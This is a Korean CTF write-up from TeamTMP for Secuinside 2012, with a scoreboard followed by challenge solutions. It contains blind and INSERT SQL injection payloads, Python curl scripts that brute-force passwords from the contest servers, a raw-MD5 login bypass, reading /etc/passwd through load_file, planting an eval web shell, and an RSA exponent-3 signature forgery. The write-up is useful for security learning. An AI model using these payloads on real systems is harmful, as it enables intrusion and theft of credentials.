
Secuinside2012 TeamTMP Write-up

2012. 06. 09 ~ 2012. 06. 11

TeamTMP(15th)

----------Result----------


Top 16
NULLLIFE/NULL LIFE, 2220
teamtmp/TeamTMP, 2220
ppp_/Plaid Parliament of Pwning, 7460
LSE-/LSE, 2250
clgt/CLGT, 2570
kaistgon/GoN, 5540
alter/Alternatives, 2720
IdolfHatler/pwnies, 2740
tessy/sutegoma2, 5050
machoman/MachoMan, 2900
flexsurfing/flexsurfing, 2900
leetchicken/LeetChicken, 4740
moonbang9/moonbang9.kr, 3020
Layer/Layer, 3020
b10s/B10S, 4660
eindbazen/Eindbazen, 3700


kielbasa
tribute
explosivo
karate
kickapoo
classico
papagenu
roadie
senorita
dethstarr
andyjung
cliph
zomebie
yhsj
batman
beast
sqlgeek
bigmoney
iu
danbi

Cliph

if(md5("$_POST[ip]",true)==md5("61.42.25.12",true)) exit("Access Denied");

$mpw=md5("$_POST[ip]",true);

$q=mysql_fetch_array(mysql_query("select * from member where id='$_POST[id]' and ip='$mpw'"));

라는 내용이 있다. 몇년 전 LeetMore CTF 2010에 나왔던 문제랑 똑같다.

http://cvk.posterous.com/sql-injection-with-raw-md5-hashes

ID에는 admin을 넣고 IP에는 위 사이트의 The final hash에 있는 129581926211651571912466741651878684928를 입력해 넣으면 admin으로 로그인이 된다.

Key : 129581926211651571912466741651878684928

Zomebie

이 문제는 간단한 SQL INJECTION 문제이다.

처음 index.php 소스를 보면 게임을 마치고 score.php 에 저장한다.

score.phps 파일을 보면 $q=mysql_query("select * from challenge1 order by $dd desc"); 이라 되어있다. dd변수는 view get 메소드와 같다.

나는 challenge1 의 pw 컬럼에 답이 있을 것이라는 직감하고 PoC: (if(ord(substr((select%0apassword%0afrom%0achalleng1),1,1))=41,score,ip)) 를 이용해서 블라인드로 한땀한땀 따왔다. 소문자로 인증을 하니 인증이 되었다.

또는 아래와 같이 파이썬 코딩을 통하여 키를 얻을 수 있다.

```
from subprocess import check_output
passwd = ''
for k in range(12,20):
    for i in range(0,128):
        curl = 'curl -s
http://61.42.25.27/c/a8241dc330c0353ccd8db73244c8bd30/score.php?view=score%%0A,%%28sele
ct%%0Apassword%%0Afrom%%0Achallenge1%%0Awhere%%0Asubstr%%28password,%d,1%%29=
%s%%29%%23'%(k, hex(i))
        string = check_output(curl, shell=True)
        #print string
        pos = string.find('this.style.background=')
        if pos > 0:
            print 'fail trying', hex(i)
        else:
            print 'success', hex(i)
            passwd += chr(i)
            print passwd
            break
print passwd
```

key : 0ldzombieee

Yhsj

간단한 SQL INJECTION 문제이다. 나는 실제 풀이와 SQL 인젝션과 다르게 풀었지만 정식 풀이 대로 하겠다.

일단 가입부분을보면 zombie_보낸값 이런 식으로 저장해준다.

그걸 본 나는 얼마 전에 발코딩한 MD5 크랙 툴을 열었다.

그리고 msg.php 소스를 보면 tm 부분에 인젝션이 먹히는 것을 알 수 있다.

PoC: if(ord(substr((select pw from talk id=0x61646d696e),1,1))=41,123456,0)

이런 식으로 블라인드 하면 0f38a34e843e84f44ac699ec800cfd52 이것을 크랙하면
zombie_rainbow이다. 즉, 로그인을 admin // rainbow 를 하면 답이 나올 것이다.

key : f290e59906916ad37852c398cac83433

Batman

Blind sql injection 이다. 소스가 없다. 슬프다. 대회 가 끝나간다. 멘붕이다. 하지만 난 풀었다. 컬럼은 id no 라 힌트가 나왔다. 만약 쿼리에는 id 컬럼을 포함할 것이다.

PoC if(substr(id,1,1)like(0x61),3,0)

이러고 10개 돌리면 끝

아니면 python 코딩을 통해 키를 찾아도 된다.

```
from subprocess import check_output
passwd = ''
alalal = ''
for k in range(1,11):
    for i in range(32, 128):
        curl = 'curl -s -G -d "no=if(instr(id,0x%s%s),1,2)"
http://61.42.25.29/0f9dd0e033bb0854c9de75939680ce66/index.php'%(alalal, hex(i)[2:])
        string = check_output(curl, shell=True)
        print 'trying',hex(i),chr(i)
        print string
        if string.find('Apple</body>') > 1:
            passwd += chr(i)
            print 'found!!',chr(i), passwd, i
            alalal += hex(i)[2:]
            break
print passwd
```

key : opwwddddoo

Beast

간단한 insert sql injection 조작 문제였다.

insert into challenge4 values('$_POST[id]',$_POST[phone],'guest')

를 보면 admin 만 만들면 된다. 하지만 admin 이 필터링되어 있기 때문에 id 컬럼을 이용해

PoC: 123,id)--

라 하면 lv 조작 가능한걸 알수잇다. 그이후에 id 에 admin 을 넣기 위해 reverse 함수를 이용해서 id 는 nimda 이라 넣고

123,reverse(id))--

라 쿼리 보내면 답이 짠 하고 나온다.

key : 57483f303a55fed3b40a11519abf38f4”

Sqlgeek

웹게임 사이트였다.

phps를 보니, 랭킹을 보는쪽에서 mb_convert_encoding($_GET[view],'utf-8','euc-kr'); 를 사용하고 있었다.

mb_convert_encoding은 %c1과같은 문자열을 이용하면 뒤에서부터 (')쿼터가 우회된다.

view에서 사용하는 문자에대해 필터링이 있으므로 $_GET[stat]에 SQL구문을 삽입한다.

유니온을 이용해 컬럼 갯수가 7개라는것을 알았고 load_file을 통해 /etc/passwd가 출력되도록 헥스로 변환해 공격했다.

passwd내용엔 ReADDDDDDD_____MEEEEEEEEEEEE.php가 있었고, 들어가보니 소스에 세션을 인클루드하는게 보였다,그러나 일반 세션에대해서는 인클루딩이 불가능하도록 정규식을 세워뒀기때문에 쿠키세션을 PHPSESSID을 ab로 한후, 다시 웹게임 페이지로돌아와 extract를 사용했다는것을 이용해 GET으로 $_SESSION[id]를 eval로 명령어가 실행되도록 쉘을 올렸다. 그리고 ls를 한후,passwordddddddddddddddd.php로 들어갔고, phps를 보니 웹 레이스컨디션 기법을 이용해야해서 CURL을 이용해 코딩한후 키값을 구할 수 있었다.

Key : bef6d0c8cd65319749d1ecbcf7a349c0

Bigmoney

Googling = rsa signature exponent3 -> OpenSSL-RSA-exp-3-vuln

Python =

```
import base64

aaaa = base64.b64decode('AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAf//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////+qyHGmky9PgyjuYO2wevrouwAAAAA').encode('hex')

#aaaa = 7ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffeab21c69a4cbd3e0ca3b983b6c1ebeba2ec00000000

print hex(pow(int(aaaa,16),3))
```

#result

```
1ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff005954f3b98dee897acb22c91170f0ba310000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000002a8ce8e0c9c2003ca36a1a734d18806795ec81fda21b3195ae143add884c6b3734e57ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffda3a9ca62693e2f660bc2801ceea6577746bf5b2b20537bcc45e26db1def704dfd2753f476d6907f4f4e8b7acf19090106ff0c000000000000000000000000
```

Important string = 005954f3b98dee897acb22c91170f0ba31 else Garbage

Length of Important string = 34, without '00' = 32

32 = md5 = googling = answer

⇨ 5954f3b98dee897acb22c91170f0ba31

Key : f0rg3d

Iu

Python

```
import base64

decoded =
'11111011111011111000111010000110000110000110000110000110000110000101100010100010111000110101101010111010000010000110110111001000000100000000100100001001110101110001111101111101110111010010111100110010'

hexhexhex = ''
for i in range(0, len(decoded), 8):
        tmp = hex(int(decoded[i:i+8],2))[2:]
        if len(tmp) == 1:
                tmp = '0'+tmp
        hexhexhex += tmp

key = base64.b64encode(hexhexhex[:44].decode('hex'))+base64.b64encode(hexhexhex[-6:].decode('hex'))

#result = +++OhhhhhhhYouNaughtyBASE64++w==ul5k
```

AND!!

A little guessing....

Key : +++OhhhhhhhYouNaughtyBASE64+++==ul5k